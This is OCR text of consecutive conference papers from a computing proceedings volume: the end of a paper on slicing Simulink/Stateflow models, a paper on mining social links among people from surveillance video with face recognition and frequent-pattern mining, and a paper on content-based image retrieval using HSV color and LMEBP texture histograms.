After constructing the graph, we have taken the slicing criteria as 'mul' and performed a backward traversal of the dependence graph. The nodes reached during the traversal are shown as marked nodes on Fig. 4b. These marked nodes constitute the static slice w.r.t to the slicing criterion mul.

4 Comparison with Related Work

In the past 10 years, a number of approaches have been published on slicing various kinds of models. Most of these publications are on slicing state-based models such as extended finite state machines or statecharts.

In 2000, the tool sliceMDL [7] was developed by Krogh. There are also no publications on this work, but only a few documentations on the Webpage. According to this, sliceMDL uses the signal flow between blocks to slice a model but does not consider execution context propagation and control dependence.

Korel [8] and Androutsopoulos [9, 10, 11] developed slicing approaches for extended finite state machines (EFSMs). Both of them adapted the control dependence as defined in imperative programming languages to EFSMs. While [8] requires an exit state, [9, 10] used control dependence, which is nontermination insensitive. For slicing, they used dependence graphs. In [11], another approach for slicing EFSMs was presented where the EFSMs were reduced according to input variables from the environment.

Reicherdt and Glsner [6] proposed an approach for slicing MATLAB Simulink models. Their approach was based on dependence graphs. They had given slicing criteria based on CEC. But they had not considered the Stateflow part of the model. In our approach, we have considered both Simulink and Stateflow models. So the slices computed by our approach are more correct and precise.

5 Conclusion and Future Work

To the best of our knowledge, no works have been reported for slicing SL/SF models, till now. Our slicing technique works on the block level and is based on dependence graphs. We have shown how to derive data and control dependencies from Simulink/Stateflow models. We have discussed the construction of the dependence graph for the different Simulink/Stateflow constructs. We are planning for regression testing of Simulink/Stateflow models using the slices.

References

1. MathWorks: MathworksMATLABSimulink [Online]. Available: http://www.mathworks.com/products/simulink/
2. Tip, F.: A survey of program slicing techniques. J. Program Lang. **3**, 121–189 (1995)
3. Silva, J.: A vocabulary of program-slicing based techniques. ACM Comput. Surv. (CSUR) **44**(3) (Article No. 12, New York) (2012)
4. Harel, D.: Statecharts: a visual formalism for complex systems. Sci. Comput. Program. **8**, 231–274 (1987)
5. MathWorks: Using Simulink, The MathWorks Inc. [Online]. Available: http://www.mathworks.com/help/pdfdoc/simulink/sl_using.pdf
6. Reicherdt, R., Glesner, S.: Slicing MATLAB Simulink models. ICSE, pp 551–561 (2012)
7. Krogh, B.H.: sliceMDL [Online]. Available: http://www.ece.cmu.edu/_webk/TVG/downloads.html
8. Korel, B., Singh, I., Tahat, L., Vaysburg, B.: Slicing of state-based models. In: Proceedings of the 19th International Conference on Software Maintenance (ICSM), pp. 34–43 (2003)
9. Androutsopoulos, K., Gold, N., Harman, M., Li, Z., Tratt, L: A theoretical and empirical study of EFSM dependence. In: 25th IEEE International Conference on Software Maintenance, pp. 287–296 (2009)
10. Androutsopoulos, K., Clark, D., Harman, M., Li, Z., Tratt, L.: Control dependence for extended finite state machines. In: Proceedings of the 12th International Conference on Fundamental Approaches to Software Engineering, pp. 216–230 (2009)
11. Androutsopoulos, K., Binkley, D., Clark, D., Gold, N., Harmanm, M., Lano, K., Li, Z.: Model projection: simplifying models in response to restricting the environment. In: Proceedings of the 33rd International Conference on Software Engineering, pp. 291–300. ACM, New York (2011)
12. Binkley, D., Gold, N., Harman, M.: An empirical study of static program slice size. ACM Trans. Softw. Eng. Methodol. **16**(2) (2007)

Link Mining Using Strength of Frequent Pattern of Interaction

Seema Mishra and G. C. Nandi

Abstract This work addresses the important problem of discovery and analysis of social networks and link between frequent people from surveillance video where large amount of video data are collected routinely. A computer vision approach enabled to solve the problem of face recognition at lower level with the help of video data obtained from the fixed camera. Camera systems should have the capability to acquiring high-resolution face images of people under challenging conditions. We perform "opportunistic" face recognition on captured images. We present a novel frequent pattern-mining-based approach to solve this frequent association problem between social networks. Our approach is illustrated with promising results from a fully integrated camera system.

Keywords Social network analysis · Link analysis · Link mining · Law enforcement · Homeland security · Closed-world environment · Data mining · Frequent pattern mining · Knowledge discovery · Computer vision

1 Introduction

There are several modern means of communications, such as email, chat room, weblogs, and telephone [1]. Here, we discuss about the new emerging means of communication and interaction is computer vision. Computer vision techniques are being used tremendously in many areas such as surveillance systems, face

S. Mishra (✉) · G. C. Nandi
Robotics and AI Lab, CC-1 Building, Indian Institute of Information Technology, Allahabad, India
e-mail: seema.mishra.phd@gmail.com

G. C. Nandi
e-mail: gcnandi@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_75, © Springer India 2014

recognition [2, 3], detecting, recognizing, and analysis of activities [4, 5, 6] and events.

More specifically, we are attempting to discover higher-level understanding and knowledge of group behavior and their frequent relations within the reference of social interaction. This discovered knowledge can be useful in law enforcement, homeland security, organizations, and closed-world environment.

With the objective of achieving knowledge about social interaction, we can imagine our problem centered around two critical aspects. For example, first aspect is frequent relation of people appearing together. Second aspect is dynamism in a group as people are changing within it. In this research, we propose a framework, for automated frequent link analysis in terms of social network pattern. The framework includes two-level tasks: low level and high level. The low-level task integrates module and face recognition and the high-level task includes pattern mining for frequent group.

Here, the face recognition module should include the following:

1. Persistently track video sequences and bifurcate into key frames.
2. Detect and recognize faces unambiguously under challenging conditions. For this purpose, only high-resolution images of faces are captured.

The approach we espoused for discovering frequent persons grouped together oftentimes is based on pattern mining approach [7, 8].

Integration of paper is delimited as follows: In Sect. 2, we put a description of social network and its creation. In Sect. 3, we discuss proposed approach in the context of social network data. Section 4 incorporates insinuation of algorithm and discusses data sets and implementation results yielded by fully integrated system. This paper ends with conclusion in Sect. 5.

2 Social Network

Social network analysis is used to understand the pattern of interaction caused by social dynamics and events [9–14].

Social network graph corresponds to $G = \langle V, E \rangle$ as we have in mathematical literature where V is the set of nodes. Each node is an individual in society and possesses a name and some information for identification. This information could be face images and signatures.

Suppose social connection strength is S_{ij} between two persons i and j. To establish the strength of tie between individuals i and j, the following assumptions are made.

1. Persons involved in interaction, $i_1, i_2, \ldots, i_m$, where m is the variable should be identified and recognized in positive manner.
2. The interaction is measured in a group.

G/P	p1	p2	p3	.	.	.	Pn
g1	1	1	0	1	0	0	0
g2	0	1	1	1	0	1	1
g3	1	1	1	0	0	0	1
.	1	1	1	0	1	0	0
.	1	1	1	1	0	0	0
.	0	0	0	1	1	1	1
.	0	1	1	1	1	1	1
	1	1	1	1	0	0	0
gm	1	1	1	1	0	0	0

Fig. 1 Grouping of people: Groups are obtained from capturing images of persons from fixed-camera views. Here, *1* indicates that particular person is involved in the particular group

3. The frequency with which the groups of people are seen in proximity is observed in an appropriate manner over the period of time.

The face recognition module compute the probabilistic values, i.e., $P = [p_1, p_2, \ldots, p_N]$, where each value evaluates the probability that recognized face corresponds to individual i in the original database of faces where signatures of all the individuals are stored. But if new face is detected, it should be stored in the database of faces with subsequent index. The index of the face in original database becomes the signature of recognized face. Suppose three persons P, Q, R are recognized from the system, then we have $i' = \arg\max_i p^i$, $j' = \arg\max_j q^j$ and $k' = \arg\max_k r^k$.

Detected faces appear in a group, and as a consequence, we obtain a transaction of groups (see in Fig. 1) as $G = \{g_1, \ldots, g_m\}$ where $g_1 \subseteq G$, and here, $p_1, p_2, \ldots, p_n$ are persons.

3 Frequent Persons and Their Link Mining

The proposed model of frequent link is pictured in Fig. 2.

The proposed system is conceptualized as in the Algorithm 1.

Algorithm 1: Frequent person and link mining

1. Given Video sequence V captured routinely.
2. Divide V into frames $F = \{f_i | i = 1,2,\ldots,N\}$
3. Calculate Key frames $KF \subset F = \{kf_j | j = 1,2,\ldots k\}$
4. Face recognition returns matrix given as in figure 1.
5. Compute frequent persons appearing using Apriori approach




Fig. 2 System for calculating frequent person and link mining

Algorithm 2: Key Frame Selection

1. $kf = \phi$
2. $\forall I_{i=1\ldots N}$ calculate $I(x, y)$
3. Calculate rate of change of pixel value $\nabla f = \left\{\frac{\partial f}{\partial x}, 0\right\}$
4. $kf = kf \cup I_i$
5. end

We have divided the model into several modules: key frame extraction, face recognition, frequent pattern mining in the recognized faces.

3.1 Key Frame Extraction

Our problem definition is concerned with the video capturing and dividing the fragments into several frames. This results in the very large database of images, and in particular, much of the captured data may be redundant. Hence, it requires an efficient method that enables to extract those frames which has desired information form video information to deal with called representative or key frames [15–17].

Here, our key frames to be extracted depend on the relevant object in visual contents, which should consist of group of people.

Let video sequence V starting from time t and comprising of η_F frames be

$$V_t = \{f(t+n) | n = 0, 1, \ldots, \eta_F - 1\}$$

and set of key frames kf have $\eta_{KF} \leq \eta_F$ frames with the following expression:

$$kf_t = \{f_{KF}(t+n_1), f_{KF}(t+n_2), \ldots, f_{KF}(t+n_t) | 0 \leq n_i \leq \eta_F\}$$

Let $I(x, y)$ be the intensity value of each pixel in $m \times n$ image at (x, y) location. Our key frame selection process is based on the idea of reading image from left to right and calculating the gradient point where rapid change in intensity occurs. The method is described in Algorithm 2.

3.2 Face Recognition

The face recognition module computes probabilistic values of recognizing faces that return the index of most likely matched face from the watch list. As a consequence, we have now the list of index of faces stored in watch list that is used to apply method of computing frequent faces that are coming along. Evidently, face detection is prior procedure to enable any automated system to solve desire problem [3, 18, 19].

3.3 Pattern Mining with Social Network

Frequent social networks are those entities that appear in a group that more frequently aims to analyze person's link behavior with the premise of how frequently they appear with other persons. The association rule problem was introduced by Agrawal et al. [20–23]. The problem of discovering all association rules can be decomposed into two subproblems [AGR 94]: First, find all sets of items that are called frequent item sets that have transaction support above minimum support. Secondly, use the frequent item sets to generate the desired rules.

Let us assume D be a set of face database and let $F = \{f_1, f_2, \ldots, f_m\}$ be the set of all face images. For the sake of computation, we have enumerated number of faces from 0 to $m - 1$. Let ms be the minimum support threshold. Of course ms $\in$ (0; 1]. If X is a nonempty subset of I, then X is the frequent persons appearing together if and only if $\frac{|\{T \in D | X \subseteq T\}|}{|D|} \geq ms$

4 Experimentation

In order to describe the experimental result of the proposed system, we captured the video sequence of group of people at a time, divide it into frames, and generate key frames from these data. The whole process of key frame generation, face detection, face recognition, and pattern mining is done offline to analyze the data of the video. The remaining section of this experimentation will present the result from various aspects of the system.

4.1 Key Frame Extraction

In order to demonstrate the performance of key frame extraction from video captured on the particular timing of entering the students, staff, and research scholars in our institute laboratory. Mostly the persons are entering and leaving constantly with making groups with different person with different time. That form of group is to be considered as a frequent group.

4.2 Face Detection and Recognition

After the key frame extraction process, this module is concerned with face detection and finally recognizes it from the watch list of faces and returns the index of that recognized face. The detected faces from each group are given in Fig. 3. Here, we represent only few groups for the sake of understanding.




Fig. 3 The detected faces from each group

Fig. 4 The final result of frequent persons

4.3 Pattern Mining with Social Network

The final result of frequent persons is given in Fig. 4. For verification, we have analyzed that these three persons were involved in strong link because they were doing their master's project together.

5 Conclusion and Future Work

This paper addressed an emerging new problem discovering and mining frequent link between social networks. A computer vision and pattern mining approach are utilized to solve the proposed problem computing frequently linked people, which may have tremendous applications in practical surveillance systems. With premise of this, we have presented an algorithm to extract key frames from video sequences to identifying individuals and analyzing their interactions using face recognitions. In order to implement a system, data were collected in closed-world environment using video. Several challenges were encountered to solve the problem such as to model group, face detection, and recognition in cluttered environment. In future, more sophisticated and expressive strategy could be used to overcome this problem, i.e., close in space with some orientation. Fuzzy concepts could be employed to clustering people to identify the degree of membership that is how strong the one associated with other cluster.

References

1. Mishra, S., Agrawal, U., Nandi, G.C.: CVPD: A tool based on a social network analysis to combating viruses' propagation. In: 2012 International Conference on Communication, Information and Computing Technology (ICCICT), pp. 1–5, 19–20 Oct 2012
2. Schneiderman, H., Kanade, T.: A statistical method for 3D object detection applied to faces and cars. In: IEEE Computer Vision and Pattern Recognition, Hilton Head, SC, vol. 1, pp. 746–751 (2000)
3. Yang, M.-H., Kriegman, D.J., Ahuja, N.: Detecting faces in images: a survey. IEEE Trans. Pattern Anal. Mach. Intell. **24**(1), 34–58 (2002)
4. Vaswani, N., Chowdhury, A.K.R., Chellappa, R.: Activity recognition using the dynamics of the configuration of interacting objects. In: CVPR (2), pp. 633–642 (2003)
5. Turaga, P., Chellappa, R., Subrahmanian, V.S., Udrea, O.: Machine recognition of human activities: a survey. IEEE Trans. Circuits Syst. Video Technol. **18**(11), 1473–1488 (2008)

6. Goldberg, M., Hayvanovych, M., Hoonlor, A., Kelley, S., Magdon-Ismail, M., Mertsalov, K., Szymanski, B., Wallace, W.: Discovery, analysis and monitoring of hidden social networks and their evolution. In: Proceedings of 2008 IEEE Conference on Technologies for Homeland Security, pp. 1–6, 12–13 May 2008
7. Hegland, M.: The apriori algorithm—a tutorial. WSPC/Lecture Notes Series, vol. 9(7), March 2005. http://www2.ims.nus.edu.sg/preprints/2005-%2029.pdf
8. Han, J., Cheng, H., Xin, D., Yan, X.: Frequent pattern mining: current status and future directions. In: Data Mining and Knowledge Discovery, 10th Anniversary Issue, pp. 55–86 (2007)
9. Newman, M.E.J.: Detecting community structure in networks. Eur. Phys. J. B **38**, 321–330 (2004)
10. Yu, T., Lim, S., Patwardhan, K., Krahnstoever, N.: Monitoring, recognizing and discovering social networks. In: CVPR (2009)
11. Newman, M.E.: The structure and function of complex networks. SIAM Rev. **45**(2), 167–256 (2003)
12. Berger-Wolf, T., Saia, J.: A framework for analysis of dynamic social networks. DIMACS Technical Report, vol. 28 (2005)
13. Sinai, J.: Combating terrorism insurgency resolution software. In: Proceedings of IEEE International Conference on Intelligence and Security Informatics (ISI-2006), pp. 401–406 (2006)
14. Backstrom,L., Huttenlocher, D., Kleinberg, J., Lan, X.: Group formation in large social networks: membership, growth, and evolution. Proceedings of 12th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 44–54 (2006)
15. Liu, G., Zhao, J.: Key frame extraction from MPEG video stream. In: Proceedings of the Second Symposium International Computer Science and Computational Technology (ISCSCT'09), pp. 7–11, Huangshan, People's Republic of China, 26–28 Dec 2009
16. Ciocca, G., Schettini, R.: An innovative algorithm for key frame extraction in video summarization. J. Real-Time Image Proc. **1**(1), 69–88 (2006)
17. Schulz, R.R., Stevenson, R.L.: Extraction of high-resolution frames from video sequences. IEEE Trans. Image Process. **5**, 996–1011 (1996)
18. Turk, M.A., Pentland, A.P.: Face recognition using eigenfaces. In: Computer Vision and Pattern Recognition, Proceedings of IEEE Computer Society Conference on CVPR '91, pp. 586–591, 3–6 June 1991
19. Lakshmi, H.C.V., PatilKulakarni, S.: Segmentation algorithm for multiple face detection for color images with skin tone regions. In: International Conference on Signal Acquisition and Processing, ICSAP '10, pp. 162–166, 9–10 Feb 2010
20. Agrawal, R., Srikant, R.: Fast algorithms for mining association rules. IBM Research Report RJ9839, IBM Almaden Research Center, San Jose, California, June 1994
21. Han, J., Kember, M.: Data Mining Concepts and Techniques, pp. 225–278. Morgan Kaufmann publishers, San Francisco (2000)
22. Agrawal, R., Imielinski, T., Swarmi, A.: Mining association rules between sets of items in large database. In: Proceedings of ACMSIGMOD International Conference on Management of Date Washington, DC, pp. 207–216 (1993)
23. Agrawal, R., Srikant, R.: Fast algorithms for mining association rules. In: Bocca, J.B., Jarke, M., Zaniolo, C. (eds.) Proceedings 20th International Conference on Very Large Data Bases, pp. 487–499, Morgan Kaufmann (1994)

Integration of HSV Color Histogram and LMEBP Joint Histogram for Multimedia Image Retrieval

K. Prasanthi Jasmine and P. Rajesh Kumar

Abstract In this paper, HSV color histogram and local maximum edge binary patterns (LMEBP) joint histogram are integrated for content-based image retrieval (CBIR). The local region of image is represented by LMEBP, which are evaluated by taking into consideration the magnitude of local difference between the center pixel and its neighbors. This LMEBP differs from the existing LBP in a manner that it extracts the information based on distribution of edges in an image. Further, the joint histogram is constructed between uniform two rotational invariant first three LMEBP patterns. The color feature is extracted by calculating the histogram on hue (H), saturation (S), and value (V) spaces. The experimentation has been carried out for proving the worth of our algorithm. It is further mentioned that the database considered for experiment is Corel-1K. The results after being investigated show a significant improvement in terms of their evaluation measures as compared to previously available spatial and transform domain methods on their respective databases.

Keywords Color · Texture · Feature extraction · Local binary patterns · Local maximum edge binary patterns · Image retrieval

K. P. Jasmine (✉) · P. R. Kumar
Department of Electronics and Communication Engineering, Andhra University, Visakhapatnam, Andhra Pradesh, India
e-mail: jasminekprasanthi@gmail.com

P. R. Kumar
e-mail: rajeshauce@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_76, © Springer India 2014

1 Introduction

Digital media is evolving, so digital data archives in scientific, industrial, medical, environmental, educational, entertainment, Web image searching and other applications. For accessing digital images in these applications, it is required to have an efficient algorithm. Before 1990, text-based image retrieval was being used for this purpose. To reduce the amount of labor for image annotation and different interpretation of image by different persons, in early 1990, CBIR came into picture [1]. Still there remain some challenging problems that attract the researchers' interest toward CBIR. Generally in CBIR, visual features related to color, shape, texture, and spatial layout are extracted in the form of color histogram [2], color coherence vector [3], color correlogram (CC) [4], Gabor transform [5], etc.

In development of local feature descriptor, scale invariant feature transform (SIFT) feature is proposed by Lowe et al. [6] in 2004. SIFT feature descriptor is invariant to scale, orientation and partially invariant to affine distortion and illumination changes. In SIFT, the locations of extrema in difference of Gaussian (DoG) correspond to most stable feature with respect to scale variance and are identified as interest feature points or keypoints. For each keypoint, sequel HOG descriptors are calculated. Thus, HOG feature is assumed to be originated from SIFT descriptor. HOG feature descriptor is introduced by Dalal et al. [7] in 2005 for solving the problem of pedestrian detection in static images. Ojala et al. proposed the local binary patterns (LBP) for texture description [8] and these LBPs are converted to rotational invariant for texture classification [9]. Pietikainen et al. proposed the rotational invariant texture classification using feature distributions [10]. Ahonen et al. [11] and Zhao et al. [12] used the LBP operator facial expression analysis and recognition. Heikkila et al. proposed the background modeling and detection by using LBP [13]. Huang et al. proposed the extended LBP for shape localization [14]. Heikkila et al. used the LBP for interest region description [15]. Li et al. used the combination of Gabor filter and LBP for texture segmentation [16]. Zhang et al. proposed the local derivative pattern for face recognition [17]. They have considered LBP as a nondirectional first-order local pattern, which are the binary results of the first-order derivative in images. Abdullah et al. [18] proposed fixed partitioning and salient points schemes for dividing an image into patches, in combination with low-level MPEG-7 visual descriptors to represent the patches with particular patterns. Jhanwar et al. [19] have proposed the motif co-occurrence matrix (MCM) for content-based image retrieval. Lin et al. [20] combined the color feature, k-mean color histogram (CHKM) and texture features, MCM and difference between the pixels of a scan pattern (DBPSP). Subrahmanyam et al. [21] have proposed the local maximum edge binary patterns (LMEBP) for image retrieval and object tracking applications. Their method extracts the features by taking into consideration the magnitude of local difference between the center pixel and its neighbors.

To improve the retrieval performance in terms of retrieval accuracy, in this paper, we combine the color (HSV histogram) and texture (LMEBP joint

histogram) features. The experiments have been carried out on Corel-1K database for proving the worth of our algorithm. The results after investigation show a significant improvement in terms of their evaluation measures as compared to other existing color & texture and spatial and transform domain features.

The organization of the paper is as follows: in Sect. 1, a brief review of image retrieval and related work is given. Sections 2, 3, and 4 present a concise review of LBP, LMEBP, and HSV histogram calculation, respectively. Section 5 presents the proposed system framework and similarity measure. Experimental results and discussions are given in Sect. 6. Based on above work, conclusions are derived in Sect. 7.

2 Local Binary Patterns

The LBP operator was introduced by Ojala et al. [8] for texture classification. Success in terms of speed (no need to tune any parameters) and performance is reported in many research areas such as texture classification [8–10], face recognition [15–17], object tracking [21], image retrieval [22], and fingerprint recognition.

Given a center pixel in the 3 × 3 pattern, LBP value is computed by comparing its grayscale value with its neighborhoods based on Eqs. (1) and (2):

$$\mathrm{LBP}_{P,R} = \sum_{i=1}^{P} 2^{(i-1)} \times f(I(g_i) - I(g_c)) \tag{1}$$

$$f(x) = \begin{cases} 1 & x \geq 0 \\ 0 & \text{else} \end{cases} \tag{2}$$

where $I(g_c)$ denotes the gray value of the center pixel, $I(g_i)$ is the gray value of its neighbors, P stands for the number of neighbors and R, the radius of the neighborhood.

Figure 1 shows an example of obtaining an LBP from a given 3 × 3 pattern. The histograms of these patterns extract the distribution of edges in an image.




Fig. 1 LBP calculation for 3 × 3 pattern

3 Local Maximum Edge Binary Patterns

Subrahmanyam et al. [21] have proposed the LMEBP for image retrieval and object tracking applications. In proposed LMEBP for a given image, the first maximum edge is obtained by the magnitude of local difference between the center pixel and its eight neighbors as shown below:

$$I'(g_i) = I(g_c) - I(g_i); \quad i = 1, 2, \ldots, 8 \tag{3}$$

$$i_1 = \arg_i(\max(|I'(g_1)|, |I'(g_2)|, \ldots, |I'(g_8)|)) \tag{4}$$

where max(x) calculates the maximum value in an array 'x'.

If this edge is positive, assign '1' to this particular center pixel otherwise '0'.

$$I^{\text{new}}(g_c) = f(I'(g_{i_1})) \tag{5}$$

$$f(x) = \begin{cases} 1 & x \geq 0 \\ 0 & \text{else} \end{cases} \tag{6}$$

The LMEBP is defined as

$$\text{LMEBP}(I(g_c)) = \{I^{\text{new}}(g_1); I^{\text{new}}(g_2); \ldots, I^{\text{new}}(g_8)\} \tag{7}$$

The uniform pattern refers to the uniform appearance pattern which has limited discontinuities in the circular binary presentation. In this paper, the pattern which has less than or equal to two discontinuities in the circular binary presentation is considered as the uniform pattern and remaining patterns considered as nonuniform patterns.

The distinct values for given query image is $P(P-1)+3$ by using uniform patterns. But these features are not rotational invariant. The rotational invariant patterns ($\text{LMEBP}^{\text{riu2}}_{P,R}$) can be constructed by adding all eight patterns in the each row [22]. The distinct values for a given query image is $P+2$ by using rotational invariant patterns ($\text{LMEBP}^{\text{riu2}}_{P,R}$). After LMEBP calculation, the joint histogram is constructed between first, second, and third LMEBPs for feature vector generation.

4 HSV Color Histogram

The color histogram is obtained by counting the number of times each color occurs in the image array. Histogram is invariant to translation and rotation of the image plane and changes only slowly under change in angle of view.

A color histogram H for a given image is defined as a vector

$$H = \{H[0], H[1], \ldots, H[i], \ldots, H[N]\} \tag{8}$$

where i represent the color in color histogram and $H[i]$ represent the number of pixels of HSV color i in the image, and N is the number of bins used in color histogram. For comparing the histogram of different sizes, color histogram should be normalized. The normalized color histogram is given as

$$H' = \frac{H}{p} \tag{9}$$

where p is the total number of pixels in the image.

In this paper, HSV color space is used, i.e., histogram for each color channel is used as feature for image database.

5 Proposed System Framework

In this paper, we proposed the new technique by combining joint LMEBP histogram and HSV color histogram for image retrieval. For texture feature, RGB (red, green, and blue) image is converted into grayscale image, then the LMEBP patterns, which are evaluated by taking into consideration of local difference between the pixels. Further, the joint histogram is constructed between first, second, and third rotational invariant uniform LMEBP patterns. For color feature, HSV color histogram is calculated. Finally, feature vector is constructed by concatenating the color and texture features and then these are used for image retrieval.

Algorithm:

Input: *Image*; *Output*: *Retrieval results*.

1. Load the input image.
2. For texture feature, convert RGB image into gray image.
3. Perform the LMEBP on gray image.
4. Calculate the joint histogram between first, second and third LMEBP images.
5. For color feature, convert the RGB image into HSV image.
6. Calculated the histograms from HSV spaces.
7. Form the feature vector by concatenating color and texture features.
8. Calculate the best matches using Eq. (10).
9. Retrieve the number of top matches.

5.1 Similarity Measurement

In the present work, similarity distance metric d_1 is used as shown below:

$$D(Q,T) = \sum_{i=1}^{\mathrm{Lg}} \left| \frac{f_{T,i} - f_{Q,i}}{1 + f_{T,i} + f_{Q,i}} \right| \tag{10}$$

where Q is query image, Lg is feature vector length, T is image in database; $f_{I,i}$ is ith feature of image I in the database, $f_{Q,i}$ is ith feature of query image Q.

6 Experimental Results and Discussions

For the work reported in this paper, retrieval tests conducted on Corel-1K results are presented as following.

Corel database consists of large number of images of various contents ranging from animals to outdoor sports to natural images. These images have been pre-classified into different categories each of size 100 by domain professionals. Some researchers think that Corel database meets all the requirements to evaluate an image retrieval system, due its large size and heterogeneous content. We have collected 1,000 images to form database Corel-1K. These images are collected from 10 different domains, namely *Africans*, *beaches*, *buildings*, *buses*, *dinosaurs*, *elephants*, *flowers*, *horses*, *mountains,* and *food*. Each category has $N_G(100)$ images with resolution of either 256 × 384 or 384 × 256.

In all experiments, each image in the database is used as the query image. For each query, the system collects n database images $X = (x_1, x_2, \ldots, x_n)$ with the shortest image matching distance computed using Eq. (10). If the retrieved image $x_i = 1, 2, \ldots, n$ belongs to same category as that of the query image, then we say the system has appropriately identified the expected image else the system fails to find the expected image.

The performance of the proposed method is measured in terms of average precision, average recall, and average retrieval rate (ARR) shown below:

$$\text{Precision}\,(P) = \frac{\text{Number of Relevant Images Retrieved}}{\text{Total Number of Images Retrieved}} \times 100 \tag{11}$$

$$\text{Group Precision}\,(\text{GP}) = \frac{1}{N_1}\sum_{i=1}^{N_1} P \tag{12}$$

$$\text{Average Retrieval Precision}\,(\text{ARP}) = \frac{1}{\Gamma_1}\sum_{j=1}^{\Gamma_1} \text{GP} \tag{13}$$

$$\text{Recall}\,(R) = \frac{\text{Number of relevant images retrieved}}{\text{Total Number of relevant images}} \tag{14}$$

$$\text{Group Recall}\,(\text{GR}) = \frac{1}{N_1}\sum_{i=1}^{N_1} R \tag{15}$$

$$\text{Average Retrieval Rate}\,(\text{ARR}) = \frac{1}{\Gamma_1}\sum_{j=1}^{\Gamma_1} \text{GR} \tag{16}$$

Table 1 Results of all techniques in terms of precision on Corel-1K database

Category	Precision ($n = 20$) (%)					
	Jhanwar et al.	C. H. Lin et al.	CC	LBP	HSV Hist.	PM
Africans	53.15	68.3	80.4	56.9	66.7	80.45
Beaches	43.85	54	41.25	51.95	32.2	45.45
Buildings	48.7	56.2	55.65	61.65	56.8	79.25
Buses	82.8	88.8	76.7	95.15	83.4	92.45
Dinosaurs	95	99.3	99	98.5	99.8	99.2
Elephants	34.85	65.8	56.2	39.9	50.65	60.35
Flowers	88.35	89.1	92.9	89.5	66.2	85.35
Horses	59.35	80.3	76.5	65.65	87.25	88.4
Mountains	30.8	52.2	33.7	37.45	24.75	33.8
Food	50.4	73.3	70.6	65.75	69.95	79.85
Total	58.72	72.7	68.29	66.24	63.77	74.45

n—Number of top matches considered
PM: Joint_LMEBP_HSV_Hist

where N_1 is number of relevant images and Γ_1 is number of groups.

Table 1 and Fig. 2a and Table 2 and Fig. 2b summarize the retrieval results of various methods in terms of average retrieval precision and ARR, respectively. Figure 2c summarizes the performance of proposed method with different distance measures in terms of ARR.

From Tables 1, 2, Fig. 2, and above observations, it is clear that the proposed method is outperforming the other existing techniques in terms of ARR and ARP.

Table 2 Results of all techniques in terms of recall on Corel-1K database

Category	Recall ($n = 100$) (%)					
	Jhanwar et al.	C. H. Lin et al.	CC	LBP	HSV Hist.	PM
Africans	32.21	42.1	46.29	38.42	42.94	50.5
Beaches	29.04	32.1	25.29	35.72	19.4	28.52
Buildings	27.7	36.5	35.01	35.93	34.99	49.59
Buses	48.66	61.7	60.97	72.26	63.77	74.86
Dinosaurs	81.44	94.1	89.59	91.3	90.35	91.82
Elephants	21.42	33.1	34.14	26.8	29.01	36.57
Flowers	63.53	75	77.69	66.32	32.86	54.54
Horses	35.84	47.6	36.13	42.3	50.82	55.13
Mountains	21.75	27.7	21.02	26.62	14.55	22.24
Food	29.02	49	39.27	40.03	47.82	51.73
Total	39.06	49.89	46.54	47.57	42.65	51.55

PM: Joint_LMEBP_HSV_Hist

